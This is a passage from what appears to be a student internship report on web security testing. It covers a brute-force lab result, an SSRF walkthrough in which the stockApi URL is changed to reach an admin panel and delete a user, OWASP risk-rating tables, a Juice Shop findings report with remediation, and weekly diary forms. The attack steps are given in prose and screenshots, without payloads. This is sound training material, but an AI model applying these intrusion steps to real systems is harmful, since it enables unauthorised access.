


Fig 3.18 Result of intruder attack (list of passwords).

5. Got the access to the admin account with username=”af” & password=123456789.

Fig 3.19 Got the access to an account.

3.8 SERVER-SIDE REQUEST FORGERY.

SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

Fig 3.20 Lab description.

To get the stock details, the web app uses different APIs within the server side itself. We will use this API value to get admin access.

1. Showing that I don't have access to an admin account.




Fig 3.21 Confirming not having admin access.

Fig 3.22 Stock checking page.

2. Intercepted request, where we can clearly see it is using the stock API inside the request. API value is having a URL inside it.




Fig 3.23 Intercepted request having stockApi value.

3. Change API value, as it will proceed from the server side itself, it will not validate for any crafted URL. It will directly give us the admin account UI.

Fig 3.24 Changed stockApi value to admin account.

4. Get access to the admin UI, delete “Carlos” account from the database.

CHAPTER 4. OWASP RISK RATING METHODOLOGY & REPORTING.

An important step after identifying vulnerabilities in a system is to assign severities to the identified issues based on their impact. This allows IT and businesses to come up with mitigation strategies. To do this, OWASP Risk Rating Methodology has been adopted globally.

4.1 RISK RATING METHOD

Discovering vulnerabilities is important, but being able to calculate the associated risk to the business is just as important. It is possible to estimate the severity of all of these risks to the business and make an informed decision about what to do about those risks.

The OWASP approach presented here is customized for application security: -

Risk = Likelihood * Impact

Step 1: Identifying a Risk

The first step is to identify a security risk that needs to be rated. The tester needs to gather information about the threat agent involved, the attack that will be used, the vulnerability involved, and the impact of a successful exploit on the business.

Step 2: Factors for Estimating Likelihood

A. Threat Agent Factors

1. Skill Level: -
    - 1.1 No technical skills (1)
    - 1.2 Some technical skills (3)
    - 1.3 Advanced computer user (5)
    - 1.4 Network and programming skill (6)
    - 1.5 Security penetration skills (9)
2. Motive: -
    - 2.1 Low or no reward (1)
    - 2.2 Possible reward (4)
    - 2.3 High reward (9)
3. Opportunity: -
    - 3.1 FA or ER required (0)

3.2 SA or resources required (4)

3.3 Some access or resources (7)

3.4 No access or resources required (9)

4. Size: -

4.1 Developers (2)

4.2 System administrators (2)

4.3 Intranet users (4)

4.4 Partners (5)

4.5 Authenticated users (6)

4.6 Anonymous Internet users (9)

B. Vulnerability Factors

1. Ease of Discovery –

1.1 Practically impossible (1)

1.2 Difficult (3)

1.3 Easy (7)

1.4 Automated tools available (9)

2. Ease of Exploit

2.1 Theoretical (1)

2.2 Difficult (3)

2.3 Easy (5)

2.4 Automated tools available (9)

3. Awareness

3.1 Unknown (1)

3.2 Hidden (4)

3.3 Obvious (6)

3.4 Public knowledge (9)

4. Intrusion Detection

4.1 Active detection in application (1)

4.2 Logged and reviewed (3)

4.3 Logged without review (8)

4.4 Not logged (9)

Step 3: Factors for Estimating Impact

A. Technical Impact Factors

1. Loss of Confidentiality
    1.1. Minimal non-sensitive data disclosed (2)
    1.2. Minimal critical data disclosed (6)
    1.3. Extensive non-sensitive data disclosed (6)
    1.4. Extensive critical data disclosed (7)
    1.5. All data disclosed (9)
2. Loss of Integrity
    2.1. Minimal slightly corrupt data (1)
    2.2. Minimal seriously corrupt data (3)
    2.3. Extensive slightly corrupt data (5)
    2.4. Extensive seriously corrupt data (7)
    2.5. All data totally corrupt (9)
3. Loss of Availability
    3.1. Minimal secondary services interrupt (1)
    3.2. Minimal primary services interrupt (5)
    3.3. Extensive secondary services interrupt (5)
    3.4. Extensive primary services interrupt (7)
    3.5. All services completely lost (9)
4. Loss of Accountability
    4.1. Fully traceable (1)
    4.2. Possibly traceable (7)
    4.3. Completely anonymous (9)

B. Business Impact Factors

1. Financial damage
    1.1. Less than the cost to fix vulnerability (1)
    1.2. Minor effect on annual profit (3)
    1.3. Significant effect on annual profit (7)
    1.4. Bankruptcy (9)
2. Reputation damage
    2.1 Minimal damage (1)
    2.2 Loss of major accounts (4)
    2.3 Loss of goodwill (5)
    2.4 Brand damage (9)
3. Non-compliance

3.1 Minor violation (2)

3.2 Clear violation (5)

3.3 High profile violation (7)

4. Privacy violation

4.1 One individual (3)

4.2 Hundreds of people (5)

4.3 Thousands of people (7)

4.4 Millions of people (9)

Step 4: Determining Severity of the Risk

Likelihood and Impact Levels	
0 to <3	**LOW**
3 to <6	**MEDIUM**
6 to <9	**HIGH**

Table 4.1 Scaling method (0-9)

Overall Risk Severity				
IMPACT	HIGH	MEDIUM	HIGH	CRITICAL
	MEDIUM	LOW	MEDIUM	HIGH
	LOW	NOTE	LOW	MEDIUM
		LOW	MEDIUM	HIGH
	LIKELIHOOD			

Table 4.2 Overall Risk Severity

Step 5: Deciding What to Fix

As a general rule, the most severe risks should be fixed first. It simply doesn't help the overall risk profile to fix less important risks, even if they're easy or cheap to fix.

4.2 REPORTING FORMAT

Document Details [Version, type, date, author(s), Reviewer(s)]

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Executive Summary

Vulnerability Details

Vulnerability Table

Observations

CHAPTER 5. WEB APP HANDS-ON & DEMO REPORT.

5.1 VULNERABLE WEB APP: - OWASP JUICE SHOP

5.1.1 Executive summary

OWASP Juice Shop is probably the most modern and sophisticated insecure web application. It can be used in security training, awareness demos, CTFs and as a guinea pig for security tools. Juice Shop encompasses vulnerabilities from the entire OWASP Top Ten along with many other security flaws found in real-world applications. Juice Shop is written in Node.js, Express and Angular.

The application contains a vast number of hacking challenges of varying difficulty where the user is supposed to exploit the underlying vulnerabilities. The hacking progress is tracked on a scoreboard. Finding this scoreboard is actually one of the (easy) challenges.

Fig 5.1 Web app homepage.

Scope:

The scope covered the following tasks:

- Perform website penetration testing on the following website(s)

SR.No.	URI	IP Address
1	http://localhost:3000/	192.168.1.185


Conclusion:

Vulnerability assessment for the OWASP juice shop web app has identified vulnerabilities that are required to be fixed. In addition to the mentioned remediation, it is also suggested to maintain a vulnerability management program which will continuously monitor the security throughout the web app.

Observations

In this section, I will mention some of the vulnerabilities I have found in this web app.

- 2 vulnerabilities were identified out of which 1 is high severity vulnerability and 1 is low severity vulnerability on the website.



1. SQL Injection.	
Risk Level	HIGH
Abstract	A user can login to their account using the login page. This vulnerability allows an attacker to gain access to the admin account without knowledge of admin credentials.
Ease of Exploitation	Easy
Impact	It is possible to log in to the administrator's account.
Recommendations	Prevent user supplied input which contains malicious SQL from affecting the logic of the executed query by adding client and server-side input validation. Use parameterized query to ensure user input is separated from the query.
Substantiated Assessment	Fig 5.2 Successful login as “ADMIN”.
Affected URL	http://localhost/#/rest/user/login
Reference	http://cwe.mitre.org/data/definitions/89.html https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

2. Improper Input Validation	
Risk Level	LOW
Abstract	Using the customer feedback page, we can give ratings to them. This vulnerability allows an attacker to give ratings that UI does not allow.
Impact	It is possible to give a devastating zero-star feedback to the store even if there is no option available to give zero stars.
Recommendations	Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness.
Substantiated Assessment	 Fig 5.3 Feedback page. Fig 5.4 Intercepted request, changed rating.
Affected URL	http://localhost/#/api/feedbacks
Reference	http://cwe.mitre.org/data/definitions/20.html

CHAPTER 6. CONCLUSION.


The goal of this internship was to explore the field of vulnerability research and develop practical skills to identify and mitigate web app security vulnerabilities in real-world scenarios which covered understanding the basics of vulnerability research, including identifying and analyzing security weaknesses.

The journey of the internship was amazing. I learned many things during the internship. I have no experience of working in the corporate world and the company provided a very smooth transition from the academic world to the corporate world. During the internship I learnt many things, I had no experience with vulnerabilities and different types of attacks but now I have a comprehensive knowledge. I had very little knowledge and experience of practical knowledge but my external guide was very helpful in teaching the unknown to me. The colleagues were very kind and helpful. We had our breaks together and they helped me whenever I am stuck on any problem. Many times, I need to test my practical knowledge and while doing so I had a lot of fun. In all, I can say that this internship was very helpful in transitioning from the academic to the corporate world and from a student to a good employee.

References

1) https://owasp.org (Accessed on: 15-Feb-2023)
2) https://portswigger.net (Accessed on: 24-Feb-2023)
3) https://www.manageengine.com (Accessed on: 10-Apr-2023)
4) https://learn.snyk.io (Accessed on: 24-Apr-2023)
5) https://www.w3schools.com (Accessed on: 21-Feb-2023)
6) https://www.vmware.com (Accessed on: 25-Apr-2023)
7) https://www.acunetix.com (Accessed on: 20-Apr-2023)

Appendix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
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

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STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT:
DIARY OF THE WEEK: From ... To ...
DEPARTMENT: Computer Engineering SEM: 8
NAME OF THE ORGANISATION:
NAME OF THE PLANT/SECTION/DEPARTMENT: Data Center Tool
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

- Vulnerability Assessment and Patching overview.
- Injection and its types.
- Company's roadmap presentation for 2023-24.
- Introduction of SQL and Database handling in MySQL.
- Essential concepts of SQL programming language and its injection attacks.
- Explore of injection attacks.
- End of week 3.

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TOTAL MARKS: ... 50 ...
SIGNATURE OF STUDENT

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
Signature of Officer-in-charge of Plant / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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
NAME OF THE ORGANISATION:
NAME OF THE PLANT/SECTION/DEPARTMENT: Data Center Tool
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

- Listing database content of different database providers:
  1) Oracle
  2) Postgres
  3) MySQL
  4) Microsoft
- Blind SQL injection 01 (Triggering conditional errors)
- Blind SQL injection 02 (Triggering conditional time)
- Blind SQL injection 03 (Triggering conditional errors)
- Persistent Cookie SQL (Privilege).
- Practicals on SAP.
- End of week 4.



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

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

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STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Satyam Surendrabhai Yadav
DIARY OF THE WEEK: In: [illegible] To: [illegible]
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: A1 Computing Pvt. Ltd.
NAME OF THE PLANT/SECTION/DEPARTMENT: Thane Central Lab
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Rajendra

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Commands used in shell scripting.
→ Practical hands-on on shell scripting concepts
→ Lecture 1, 2 & 3 of shell scripting weekend
→ Regular expressions
  1) Programming in Regex
  2) Fundamentals
  3) Application in shell scripting
→ End of week 2

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

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NAME OF THE PLANT/SECTION/DEPARTMENT: Thane Central Lab
